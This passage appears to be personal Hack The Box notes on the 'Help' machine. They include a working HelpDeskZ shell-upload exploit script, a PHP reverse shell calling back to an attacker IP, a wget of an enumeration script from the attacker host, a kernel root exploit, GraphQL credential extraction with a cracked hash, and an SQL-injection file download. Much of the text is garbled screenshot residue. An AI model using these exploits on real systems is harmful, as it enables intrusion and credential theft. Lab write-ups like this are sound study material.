

help

```
(root@kali)-[~]
# nmap -sV -sC -oA initial.nmap 10.10.10.121
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-25 23:43 EDT
Nmap scan report for 10.10.10.121
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
3000/tcp  open  http     Node.js Express framework
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.37 seconds
```

way 1)

Apache2 Ubuntu Default Page x 10.10.10.121:3000/ x +

10.10.10.121

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache: installation on Ubuntu systems. It is based on the equivalent page on Debian, from Apache packaging is derived. If you can read this page, it means that the Apache at this site is working properly. You should **replace this file** (located at `/var/www`, before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, tl that the site is currently unavailable due to maintenance. If the problem persists, l site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default con into several files optimized for interaction with Ubuntu tools. The configuration sys **documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for documentation. Documentation for the web server itself can be found by accessin apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu system

`etc/apache2/`

←

→

↺

🏠

🔒

10.10.10.121:3000

Kali Linux

Kali Training

Kali Tools

Kali Forums

Kali Docs

NetHu

JSON

Raw Data

Headers

Save

Copy

Collapse All

Expand All

🔍 Filter JSON

▼ message:

"Hi Shiv, To get access please find the credentials with given query"

(rootkali)~

gobuster dir -u http://10.10.10.121 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o root.log -t 50 2>/dev/null

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:

http://10.10.10.121

[+] Threads:

50

[+] Wordlist:

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

[+] Status codes:

200,204,301,302,307,401,403

[+] User Agent:

gobuster/3.0.1

[+] Timeout:

10s

2021/04/25 23:46:00 Starting gobuster

/support (Status: 301)

/javascript (Status: 301)

/server-status (Status: 403)

2021/04/26 00:13:19 Finished

←

→

↺

🏠

🔒

10.10.10.121/support/

Kali Linux

Kali Training

Kali Tools

Kali Forums

Kali Docs

NetHunter

Offensive Security

MSFU

Exploit-DB

GHDB

helpdesk

z

Home

Submit a Ticket

Knowledgebase

News

Account Login

Your email address

Your password

☐ Remember me

Lost password

Login

Search in Knowledgebase

SEARCH

Knowledgebase

Most popular articles

Newest articles

3/21

```
(root@kali)~/Documents/htb/boxes/help
# searchsploit helpdeskz
```

Exploit Title	Path
HelpDeskZ 1.0.2 - Arbitrary File Upload	php/webapps/40300.py
HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download	php/webapps/41200.py


Shellcodes: No Results

we have to find out what version it is , search for 1.0 in pagesource
 LETS SEARCH for github helpdeskz

← → ↺ 🏠 <https://github.com/evolutionscript/HelpDeskZ-1.0> 🔒

🚩 Kali Linux
 🚩 Kali Training
 🚩 Kali Tools
 🚩 Kali Forums
 🚩 Kali Docs
 🚩 NetHunter
 🚩 Offensive Security
 🚩 MSFU
 🚩 Exploit-

📁 googleOAuth	Version 1.0.2 - googleoauth updated	6 years ago
📁 images	Version 1.0.2	6 years ago
📁 includes	Fix grammer	6 years ago
📁 install	Now PHP5.5 compatible (changed all <? to <?php)	6 years ago
📁 js	Version 1.0.2	6 years ago
📁 uploads	License updated to GPLv2	6 years ago
📁 views	Merge pull request #16 from rb2/issue15-customer-unable-to-send-reply	5 years ago
📄 .gitattributes	🔍 Added .gitattributes	6 years ago
📄 .htaccess	htaccess information updated to avoid errors with permalinks	6 years ago
📄 LICENSE.txt	License updated to GLPv2	6 years ago
📄 README.md	Update README.md	3 months ago
📄 UPGRADING.txt	Version 1.0.2 - documentation updated	6 years ago
📄 captcha.php	License updated to GPLv2	6 years ago
📄 favicon.ico	Version 1.0 uploaded	6 years ago
📄 index.php	License updated to GPLv2	6 years ago
📄 readme.html	Update readme.html	6 years ago



we know this is gonna probably be vulnerable to Arbitrary File Upload

HelpDeskZ 1.0.2 - Arbitrary File Upload | php/webapps/40300.py

The software in the default configuration allows upload for .php-Files (!!). I think the developers thought it was no risk, because the filenames get obfuscated when they are uploaded. However, there is a weakness in the rename function of the uploaded file

controllers <<https://github.com/evolutionscript/HelpDeskZ-1.0/tree/006662bb856e126a38f2bb76df44a2e4e3d37350/controllers>>/-
submit_ticket_controller.php - Line 141

```
$filename = md5($_FILES['attachment']['name'].time())...$ext;
```

So by guessing the time the file was uploaded, we can get RCE.

if we upload a file, we know the file time get uploaded, so we can do this calculation ourselves and guess what the file name is

Steps to reproduce

http://localhost/helpdeskz/?v=submit_ticket&action=displayForm

Enter anything in the mandatory fields, attach your phpshell.php, solve the captcha

and submit your ticket.

Call this script with the base url of your HelpdeskZ-Installation and the name of the file you uploaded

exploit.py http://localhost/helpdeskz/ phpshell.php

```
import hashlib
import time
import sys
import requests
import datetime

print 'HelpdeskZ v1.0.2 - Unauthenticated shell upload exploit'

if len(sys.argv) < 3:
    print "Usage {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])
    sys.exit(1)

helpdeskzBaseUrl = sys.argv[1]
fileName = sys.argv[2]

r = requests.get(helpdeskzBaseUrl)

#Gets the current time of the server to prevent timezone errors - DoctorEww
currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z') - datetime.datetime(1970,1,1)).total_seconds())

for x in range(0, 300):
    plaintext = fileName + str(currentTime - x)
    md5hash = hashlib.md5(plaintext).hexdigest()

    url = helpdeskzBaseUrl+md5hash+'.php'
    response = requests.head(url)
    if response.status_code == 200:
        print 'found!'
        print url
        sys.exit(0)

print 'Sorry, I did not find anything'
```

```
(root@kali)~[/Documents/htb/boxes/help] PHP based software which allows you to
# locate php-reverse-shell
/Documents/htb/boxes/bashed/.php-reverse-shell.php.swp
/Documents/htb/boxes/bashed/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

(root@kali)~[/Documents/htb/boxes/help]
# cp /usr/share/laudanum/php/php-reverse-shell.php .

(root@kali)~[/Documents/htb/boxes/help]
# ls
40300.py  help.ctb  help.ctb~  help.ctb~~  help.ctb~~~  nmap  php-reverse-shell.php  root.log
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3'; // CHANGE THIS
$port = 9001; // CHANGE THIS
```

Subject *

blabla

blabla

Attachments

Browse...

php-reverse-shell.php

CAPTCHA Verification

Please enter the text you see in the image into the textbox below (we use this to prevent automated submissions)

7 P H P F

7PHPF

Enter your ticket details below. If you are repc

File is not allowed.

evolutionscript / HelpDeskZ-1.0

<> CodeIssues 34Pull requests 15ProjectsSecurityInsights

master HelpDeskZ-1.0 / uploads / tickets /

General Information

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☒ Intercept responses based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
Edit	<input checked="" type="checkbox"/>		Content type header	Matches	text
Remove	<input type="checkbox"/>	Or	Request	Was modified	
Up	<input type="checkbox"/>	Or	Request	Was intercepted	
Down	<input type="checkbox"/>	And	Status code	Does not match	^304\$
	<input type="checkbox"/>	And	URL	Is in target scope	

☒ Automatically update Content-Length header when the response is edited

Request to http://10.10.10.121:80

Forward

Drop

Intercept is on

Action

Open Browser

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions ▾

```
1 GET /support/ HTTP/1.1
2 Host: 10.10.10.121
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: lang=english; PHPSESSID=cuhfqmcrjpgmbu0br6bmptti72
9 Upgrade-Insecure-Requests: 1
10
```

Response from http://10.10.10.121:80/support/

Forward

Drop

Intercept is on

Action

Open Browser

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Tue, 27 Apr 2021 00:09:25 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4453
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www
13 <html xmlns="http://www.w3.org/1999/xhtml">
```

```
>>> import requests
```

```
>>> requests.head('http://10.10.10.121/support/')
```

```
<Response [200]>
```

```
>>> response = requests.head('http://10.10.10.121/support/')
```

```
>>> dir(response)
['_attrs_', '_bool_', '_class_', '_delattr_', '_dict_', '_doc_', '_enter_', '_exit_', '_format_', '_getattribute_', '_getstate_', '_hash_', '_init_', '_iter_', '_module_', '_new_', '_nonzero_', '_reduce_', '_reduce_ex_', '_repr_', '_setattr_', '_setstate_', '_sizeof_', '_str_', '_subclasshook_', '_weakref_', '_content_', '_content_consumed_', '_next_', '_apparent_encoding_', '_close_', '_connection_', '_content_', '_cookies_', '_elapsed_', '_encoding_', '_headers_', '_history_', '_is_permanent_redirect_', '_is_redirect_', '_iter_content_', '_iter_lines_', '_json_', '_links_', '_next_', '_ok_', '_raise_for_status_', '_raw_', '_reason_', '_request_', '_status_code_', '_text_', '_url_']
>>> response.headers
{'Set-Cookie': 'PHPSESSID=51b7jniukr6heel7ht0b13g094; path=/, lang=english; expires=Tue, 04-May-2021 00:14:33 GMT; Max-Age=604800', 'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Keep-Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.18 (Ubuntu)', 'Connection': 'Keep-Alive', 'Pragma': 'no-cache', 'Cache-Control': 'no-store, no-cache, must-revalidate', 'Date': 'Tue, 27 Apr 2021 00:14:33 GMT', 'Content-Type': 'text/html; charset=UTF-8'}
>>>
```



```
>>> response.headers['Date']  
'Tue, 27 Apr 2021 00:14:33 GMT'
```

```
import hashlib  
import time, calendar  
import sys  
import requests  
  
print 'Helpdeskz v1.0.2 - Unauthenticated shell upload exploit'  
  
if len(sys.argv) < 3:  
    print "Usage: {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])  
    sys.exit(1)  
  
helpdeskzBaseUrl = sys.argv[1]  
fileName = sys.argv[2]  
  
#currentTime = int(time.time())  
response = requests.head('http://10.10.10.121/support/')  
serverTime = response.headers['Date']  
timeFormat = "%a, %d %b %Y %H:%M:%S %Z"  
currentTime = int(calendar.timegm(time.strptime(serverTime, timeFormat)))  
print(currentTime)  
  
for x in range(0, 300):  
    plaintext = fileName + str(currentTime - x)  
    md5hash = hashlib.md5(plaintext).hexdigest()  
  
    url = helpdeskzBaseUrl+md5hash+'.php'  
    response = requests.head(url)  
    if response.status code == 200:  
        print "found!"  
        print url  
        sys.exit(0)  
  
print "Sorry, I did not find anything"
```

```
(root@kali)-[/Documents/htb/boxes/help]  
# python 40300.py a b  
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit  
1619483339  
Traceback (most recent call last):  
  File "40300.py", line 124, in <module>  
    response = requests.head(url)  
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2
```

Convert epoch to human-readable date and vice versa
1629483339 TimeStamp to Human date Search convert
Supports Unix timestamps in seconds, milliseconds and nanoseconds.
According to this timestamp: 1629483339
GMT Tuesday, April 27, 2021 12:28:59 AM
Your time zone: Monday, April 26, 2021 8:28:59 PM GMT+04:00 EET
Relative 164 minutes

```
(root@kali)-[/Documents/htb/boxes/help]  
# python 40300.py http://10.10.10.121/support/uploads/tickets/ php-reverse-shell.php  
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit  
1619483792  
response = requests.head(url)  
File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2
```

```
(root@kali)-[/Documents/htb/boxes/help]
# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.121.
Ncat: Connection from 10.10.10.121:32900.
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
17:36:35 up 20:07, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
$
```

```
help@help:/home/help$ ls -al
total 76
drwxr-xr-x  7 help help  4096 Jan 11  2019 .
drwxr-xr-x  3 root root  4096 Nov 27  2018 ..
-rw-rw-r--  1 help help   272 Jan 11  2019 .bash_history
-rw-r--r--  1 help help   220 Nov 27  2018 .bash_logout
-rw-r--r--  1 root root     1 Nov 27  2018 .bash_profile
-rw-r--r--  1 help help  3771 Nov 27  2018 .bashrc
drwx-----  2 help help  4096 Nov 27  2018 .cache
drwxr-xr-x  4 help help  4096 Apr 25 21:29 .forever
-rw-----  1 help help   442 Nov 28  2018 .mysql_history
drwxrwxr-x  2 help help  4096 Nov 27  2018 .nano
drwxrwxr-x 290 help help 12288 Jan 11  2019 .npm
-rw-r--r--  1 help help   655 Nov 27  2018 .profile
-rw-rw-r--  1 help help    66 Nov 28  2018 .selected_editor
-rw-r--r--  1 help help     0 Nov 27  2018 .sudo_as_admin_successful
-rw-rw-r--  1 help help   225 Dec 11  2018 .wget-hsts
drwxrwxrwx  6 root root  4096 Jan 11  2019 help
-rw-rw-r--  1 help help   946 Nov 28  2018 npm-debug.log
-rw-r--r--  1 root root    33 Nov 28  2018 user.txt
```

```

help@help:/home/help$ cat .bash_history
sudo mkdir lol
ls -la
cat .bash_history
rm -rf .bash_history
touch .bash_history
ls -la
su
su
r00TmEoRdIE
su
MS'
exit
/
al
;
\
'
su
cd help
cd /help
cd src
ls
cd graphql
ls
cd schema/
ls
cd resolvers/
ls
cat index.js
cd
cd help
ls
npm run build
reboot
sudo shutdown

```

we get r00TmEoRdIE but its useless

```

help@help:/dev/shm$ wget 10.10.14.3:8000/LinEnum.sh
--2021-04-26 17:50:31-- http://10.10.14.3:8000/LinEnum.sh
Connecting to 10.10.14.3:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                               100%[=====]

2021-04-26 17:50:32 (65.5 KB/s) - 'LinEnum.sh' saved [46631/46631]

help@help:/dev/shm$ ls
LinEnum.sh

```

```
(root@kali)-[/Documents/htb/boxes/help]
# cd www


(root@kali)-[/Documents/htb/boxes/help/www]
# ls
LinEnum.sh

(root@kali)-[/Documents/htb/boxes/help/www]
# python -m SimpleHTTPServer 10.10.14.3:8000 ... connected.
Serving HTTP on 0.0.0.0 port 8000 ... waiting response ... 200 OK
10.10.10.121 - - [26/Apr/2021 20:44:03] "GET /LinEnum.sh HTTP/1.1" 200 -
Saving to: 'LinEnum.sh'

### SYSTEM #####
[-] Kernel information:
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018
```

old kernel




Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation

```
help@help:/dev/shm$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"

help@help:/dev/shm$ ./exploit
task_struct = ffff880039dc0000
uidptr = ffff880038e843c4
spawning root shell
root@help:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)
root@help:/dev/shm#
```

way2) through Nodejs service



JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

▼ message: "Hi Shiv, To get access please find the credentials with given query"

express language query node

<https://medium.com/creating-a-gra...> ▼ Traduire cette page

Creating A GraphQL Server With Node.js And Express | by .

21 jan. 2018 — GraphQL is a **language** that enables you to provide a complete and ..
A GraphQL Server With **Node.js** And **Express** ... GraphQL is declarative: **Query** resp
decided by the client rather than the server.

<https://rapidapi.com/blog/graphq...> ▼ Traduire cette page

How to Set Up a GraphQL Server (with Node and Express)


As a **Query Language** — GraphQL is a **query language**, an execution engine, and a
specification. You can think of it as a "layer" that sits between ...

★★★★★ Note : 3,7 · 3 votes

<https://hackernoon.com/wiring-up-...> ▼ Traduire cette page

Wiring up a GraphQL server with Node and Express | Hacke

25 sept. 2017 — GraphQL or Graph **Query Language** is one of those things that you
mentioned in blog posts and articles but you are unsure exactly what it ...



GET query missing.



[example.com/graphql?query=](http://example.com/graphql?query={__schema%20{__types%20{__name%0Akind%0Adescription%0Afields%20{__name%0A}%0A}%0A}%0A})

[__schema%20{__types%20{__name%0Akind%0Adescription%0Afields%20{__name%0A}%0A}%0A}%0A}](http://example.com/graphql?query={__schema%20{__types%20{__name%0Akind%0Adescription%0Afields%20{__name%0A}%0A}%0A}%0A})

```
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query",
          "kind": "OBJECT",
          "description": "",
          "fields": [
            {
              "name": "user"
            }
          ]
        },
        {
          "name": "User",
          "kind": "OBJECT",
          "description": "",
          "fields": [
            {
              "name": "username"
            },
            {
              "name": "password"
            }
          ]
        },
        {
          "name": "String",
          "kind": "SCALAR",
          "description": "The `String` scalar type represents textual data, represented as UTF-8 character sequences. The String type is form human-readable text.",
          "fields": null
        },
        {
          "name": "__Schema",
          "kind": "OBJECT",
          "description": "A GraphQL Schema defines the capabilities of a GraphQL server. It exposes all available types and directives on"
        }
      ]
    }
  }
}
```

there is a "User" object and under this object "username""password",if we uncode the marked char we get this schema

```
1 GET /graphql?query={__schema%20{__types%20{__name%0Akind%0Adescription%0Afields%20{__name%0A}%0A}%0A}%0A} HTTP/1.1
2 Host: 10.10.10.121:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=cuhfqmcrjjpgmbu0br6bmptti72
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12 {
13   __schema {
14     types {
15       name
16       kind
17       description
18       fields {
19         name
20       }
21     }
22   }
23 }
```


Request to http://10.10.10.121:3000

Forward

Drop

Intercept is on

Action

Open Browser

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions

```
1 GET /graphql?query={+user+{+username,+password+}+} HTTP/1.1
2 Host: 10.10.10.121:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=cuhfqmcrjpgmbu0br6bmptti72
9 Upgrade-Insecure-Requests: 1
0 Cache-Control: max-age=0
```

Request

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions

```
1 GET /graphql?query={+user+{+username,+password+}+} HTTP/1.1
2 Host: 10.10.10.121:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=cuhfqmcrjpgmbu0br6bmptti72
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

Response

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json
4 Content-Length: 96
5 Date: Tue, 27 Apr 2021 03:08:36 GMT
6 Connection: close
7
8 {
  "data": {
    "user": {
      "username": "helpme@helpme.com",
      "password": "5d3c93182bb20f07b994a7f617e99cff"
    }
  }
}
```

username : helpme@helpme.com

password : 5d3c93182bb20f07b994a7f617e99cff md5sum godhelpmep1z

✓ Found:

5d3c93182bb20f07b994a7f617e99cff:godhelpmep1z

[Home](#)
[My Tickets](#)
[Submit a Ticket](#)
[Knowledgebase](#)
[News](#)

[Account](#)
[My Profile](#)
[Preferences](#)
[Change password](#)
[Logout](#)

View Tickets

Listed below are the tickets you've submitted in the past. Click on a ticket's subject to view the ticket and its history.

Ticket ID	Last Update	Department	Status	Priority
-----------	-------------	------------	--------	----------

Help Desk Software by HelpDeskZ

HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download | php/webapps/41200.py:

Software after ticket submit allow to download attachment by entering following link:

[http://127.0.0.1/helpdeskz/?/?-v=view_tickets&action=ticket¶m\[\]=2\(VALID_TICKET_ID_HERE\)¶m\[\]=attachment](http://127.0.0.1/helpdeskz/?/?-v=view_tickets&action=ticket¶m[]=2(VALID_TICKET_ID_HERE)¶m[]=attachment)

Steps to reproduce:

[http://127.0.0.1/helpdeskz/?/?-v=view_tickets&action=ticket¶m\[\]=2\(VALID_TICKET_ID_HERE\)¶m\[\]=attachment](http://127.0.0.1/helpdeskz/?/?-v=view_tickets&action=ticket¶m[]=2(VALID_TICKET_ID_HERE)¶m[]=attachment)
or id>0 -- -

by entering a valid id of param[] which is our submitted ticket id and adding our query on the end of request we are able to download any uploaded attachment.


Call this script with the base url of your HelpdeskZ-Installation and put your submitted ticket login data (EMAIL, PASSWORD)

steps:

1. go to http://192.168.100.115/helpdesk/?v=submit_ticket

2. Submit a ticket with valid email (important we need password access).
3. Add attachment to our ticket (important step as the attachment table may be empty, we need at least 1 attachment in db to valid our query).
4. Get the password from email.
4. run script

```
root@kali:~/Desktop# python test.py http://192.168.100.115/helpdesk/  
localhost@localhost.com password123
```



[Tickets](#)[Submit a Ticket](#)[Knowledgebase](#)[News](#)

View Tickets

Listed below are the tickets you've submitted in the past. Click on a ticket's subject to

Ticket ID	Last Update
sacasc	
#47E-78C-8BB00	28 April 2021 12:39 am

HelpDeskZ

sacasc

Created: 28 April 2021 12:39 am

Updated: 28 April 2021 12:39 am

DEPARTMENT
General

STATUS
Open

PRIORITY
Low

Add Reply

helpme

User

Posted On : 28 April 2021 12:39 am

ascas

Attachments

 Screenshot_2021-04-26_18_34_20.png (279.19 KB)

copy the link off the screenshot and intercept it by burpsuite

Request

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions

```
1 GET /support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&
2 param[]=1&param[]=6 HTTP/1.1
3 Host: 10.10.10.121
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
5 Firefox/78.0
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
